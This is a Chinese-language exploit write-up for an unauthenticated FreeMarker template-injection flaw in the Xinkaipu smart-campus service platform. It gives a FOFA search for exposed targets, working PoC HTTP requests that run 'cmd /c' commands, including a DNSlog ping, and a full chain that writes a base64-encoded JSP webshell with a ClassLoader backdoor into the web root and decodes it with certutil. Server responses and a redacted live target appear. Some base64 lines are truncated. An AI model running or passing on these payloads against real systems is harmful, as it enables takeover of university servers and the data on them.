X10-1新开普-智慧校园系统-RCE


漏洞描述：

新开普智慧校园系统/service_transport/service.action接口处存在FreeMarker模板注入，攻击者可在未经身份认证的情况下，调用后台接口，构造恶意代码实现远程代码执行，最终可造成服务器失陷（edu刷分神洞）

影响版本：

掌上校园前置服务管理平台（通用版）

网站图片：




网络测绘：

fofa语法：

FOFA：title="掌上校园服务管理平台"

漏洞复现：

```
http://your-ip/service_transport/service.action
```




{"_result":false,"_message":"本次处理完成，请求数据为空！！！","_code":99}

出现以上这种情况则存在漏洞
PoC

```
POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c ping v0u26h.ceye.io\")}"
}
```

PS:漏洞没有回显，可通过写文件或dnslog验证




```
POST /service_transport/service.action HTTP/1.1
Host: [redacted]:88
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c ping v0u26h.ceye.io\")}"
}
```

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/plain; charset=utf-8
Content-Language: zh-CN
Date: Sat, 08 Jul 2023 06:37:18 GMT
Content-Length: 183

{"_result":false,"_message":"本次处理遇到错误：org.apache.http.conn.
ConnectTimeoutException: Connect to 192.168.3.35:80 [/192.168.3.35] failed:
out","_code":99}
```



The record is only saved for 6 hours and only the last 100 items are displayed.

ID	Name	Remote Addr	Created At (UTC+0)
[redacted]	[redacted]	[redacted]	2023-07-08 06:36:5


漏洞利用

思路：将马子base64编码，echo将编码后的马子写入txt文件到网站根目录，然后使用certutil命令解码并将txt转换为jsp

实践：

```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("passwd");
    if (cls != null) {
        new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
    }
%>
```




```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
```

PCUhCiAgICBjbGFzcyBVIGV4dGVuZHMgQ2xhc3NMb2FkZXIgewogICAgICAgIFUoQ2xhc3NMb2FkZXIgYykgewogICAgICAgICAgICBzdXBlc
AgICAgICB9CiAgICAgICAgcHVibGljIENsYXNzIGcoYnl0ZVtdIGIpIHsKICAgICAgICAgICAgcmV0dXJuIHN1cGVyLmRlZmluZUNsYXNzKGI
bGVuZ3RoKTsKICAgICAgICB9CiAgICB9CiAKICAgIHB1YmxpYyBieXRlW10gYmFzZTY0RGVjb2RlKFN0cmluZyBzdHIpIHRocm93cyBFeGNlc
ogICAgICAgIHRyeSB7CiAgICAgICAgICAgIENsYXNzIGNsYXp6ID0gQ2xhc3MuZm9yTmFtZSgic3VuLm1pc2MuQkFTRTY0RGVjb2RlciIpOwo
ICAgICByZXR1cm4gKGJ5dGVbXSkgY2xhenouZ2V0TWV0aG9kKCJkZWNvZGVCdWZmZXIiLCBTdHJpbmcuY2xhc3MpLmludm9rZShjbGF6ei5uZ

写文件

```
POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c echo PCUhCiAgICBjbGFzcyBVIGV4dGVuZHMgQ2xhc3NMb2FkZXIgewogICAgICAgIFUoQ2xhc
}
```




```
POST /service_transport/service.action HTTP/1.1
Host: [redacted]:88
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c echo 
PCUhCiAgICBjbGFzcyBVIGV4dGVuZHMgQ2xhc3NMb2FkZXIgewogICAgICAgIFUoQ2xhc3NMb2FkZXIgYykgewogICAgICAgICAgICBzd
XBlcihjKTsKICAgICAgICB9CiAgICAgICAgcHVibGljIENsYXNzIGcoYnl0ZVtdIGIpIHsKICAgICAgICAgICAgcmV0dXJuIHN1cGVyLm
RlZmluZUNsYXNzKGIsIDAsIGIubGVuZ3RoKTsKICAgICAgICB9CiAgICB9CiAKICAgIHB1YmxpYyBieXRlW10gYmFzZTY0RGVjb2RlKFN
0cmluZyBzdHIpIHRocm93cyBFeGNlcHRpb24gewogICAgICAgIHRyeSB7CiAgICAgICAgICAgIENsYXNzIGNsYXp6ID0gQ2xhc3MuZm9y
TmFtZSgic3VuLm1pc2MuQkFTRTY0RGVjb2RlciIpOwogICAgICAgICAgICByZXR1cm4gKGJ5dGVbXSkgY2xhenouZ2V0TWV0aG9kKCJkZ
WNvZGVCdWZmZXIiLCBTdHJpbmcuY2xhc3MpLmludm9rZShjbGF6ei5uZXdJbnN0YW5jZSgpLCBzdHIpOwogICAgICAgIH0gY2F0Y2ggKE
V4Y2VwdGlvbiBlKSB7CiAgICAgICAgICAgIENsYXNzIGNsYXp6ID0gQ2xhc3MuZm9yTmFtZSgiamF2YS51dGlsLkJhc2U2NCIpOwogICA
gICAgICAgICBPYmplY3QgZGVjb2RlciA9IGNsYXp6LmdldE1ldGhvZCgiZ2V0RGVjb2RlciIpLmludm9rZShudWxsKTsKICAgICAgICAg
ICAgcmV0dXJuIChieXRlW10pIGRlY29kZXIuZ2V0Q2xhc3MoKS5nZXRNZXRob2QoImRlY29kZSIsIFN0cmluZy5jbGFzcykuaW52b2tlK
GRlY29kZXIsIHN0cik7CiAgICAgICAgfQogICAgfQolPgo8JQogICAgU3RyaW5nIGNscyA9IHJlcXVlc3QuZ2V0UGFyYW1ldGVyKCJwYX
Nzd2QiKTsKICAgIGlmIChjbHMgIT0gbnVsbCkgewogICAgICAgIG5ldyBVKHRoaXMuZ2V0Q2xhc3MoKS5nZXRDbGFzc0xvYWRlcigpKS5
nKGJhc2U2NERlY29kZShjbHMpKS5uZXdJbnN0YW5jZSgpLmVxdWFscyhwYWdlQ29udGV4dCk7CiAgICB9CiU+ >./webapps/ROOT/1.
txt\")}"
```

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/plain; charset=utf-8
Content-Language: zh-CN
Date: Sat, 08 Jul 2023 06:24:55 GMT
Content-Length: 183

{"_result":false,"_message":"本次处理遇到错误：org.apache.http.conn.
ConnectTimeoutException: Connect to 192.168.3.35:80 [/192.168.3.35] faile
timed out","_code":99}
```




PCUhCiAgICBjbGFzcyBVIGV4dGVuZHMgQ2xhc3NMb2FkZXIgewogICAgICAgIFUoQ2xhc3NMb2FkZXIgYykgewogICAgICAgICAgICBzdXBlcihjKTsKICAgICAgICB9CiAgICAgICAgcHVibGljIENsYXNzIGcoYnl0ZVtdIGIpIHsKICAgICAgICAgICAgcmV0dXJuIHN1cGVyLmRlZmluZUNsYXN
GVuZ3RoKTsKICAgICAgICB9CiAgICB9CiAKICAgIHB1YmxpYyBieXRlW10gYmFzZTY0RGVjb2RlKFN0cmluZyBzdHIpIHRocm93cyBFeGNlcHRpb24gewogICAgICAgIHRyeSB7CiAgICAgICAgICAgIENsYXNzIGNsYXp6ID0gQ2xhc3MuZm9yTmFtZSgic3VuLm1pc2MuQkFTRTY0RGVjb2RlciIp
AgICByZXR1cm4gKGJ5dGVbXSkgY2xhenouZ2V0TWV0aG9kKCJkZWNvZGVCdWZmZXIiLCBTdHJpbmcuY2xhc3MpLmludm9rZShjbGF6ei5uZXdJbnN0YW5jZSgpLCBzdHIpOwogICAgICAgIH0gY2F0Y2ggKEV4Y2VwdGlvbiBlKSB7CiAgICAgICAgICAgIENsYXNzIGNsYXp6ID0gQ2xhc3MuZm9yT
1dG1sLkJhc2U2NCIpOwogICAgICAgICAgICBPYmplY3QgZGVjb2RlciA9IGNsYXp6LmdldE1ldGhvZCgiZ2V0RGVjb2RlciIpLmludm9rZShudWxsKTsKICAgICAgICAgICAgcmV0dXJuIChieXRlW10pIGRlY29kZXIuZ2V0Q2xhc3MoKS5nZXRNZXRob2QoImRlY29kZSIsIFN0cmluZy5jbGFzcy
Y29kZXIsIHN0cik7CiAgICAgICAgfQogICAgfQolPgo8JQogICAgU3RyaW5nIGNscyA9IHJlcXVlc3QuZ2V0UGFyYW1ldGVyKCJwYXNzd2QiKTsKICAgIGlmIChjbHMgIT0gbnVsbCkgewogICAgICAgIG5ldyBVKHRoaXMuZ2V0Q2xhc3MoKS5nZXRDbGFzc0xvYWRlcigpKS5nKGJhc2U2NERlY29
XdJbnN0YW5jZSgpLmVxdWFscyhwYWdlQ29udGV4dCk7CiAgICB9CiU+

文件转换

```
POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c certutil -decode ./webapps/ROOT/1.txt ./webapps/ROOT/1.jsp\")}"
}
```




```
POST /service_transport/service.action HTTP/1.1
Host: [redacted]:88
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c 
certutil -decode ./webapps/ROOT/1.txt ./webapps/ROOT/1.jsp\")}"
}
```

```
HTTP/1.1 200
X-Frame-Options: SAMEORIGIN
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/plain; charset=utf-8
Content-Language: zh-CN
Date: Sat, 08 Jul 2023 06:27:26 GMT
Content-Length: 183

{"_result":false,"_message":"本次处理遇到错误：org.apache.http.conn.
ConnectTimeoutException: Connect to 192.168.3.35:80 [/192.168.3.35] failed: 
out","_code":99}
```


不安全 | [redacted].88/1.jsp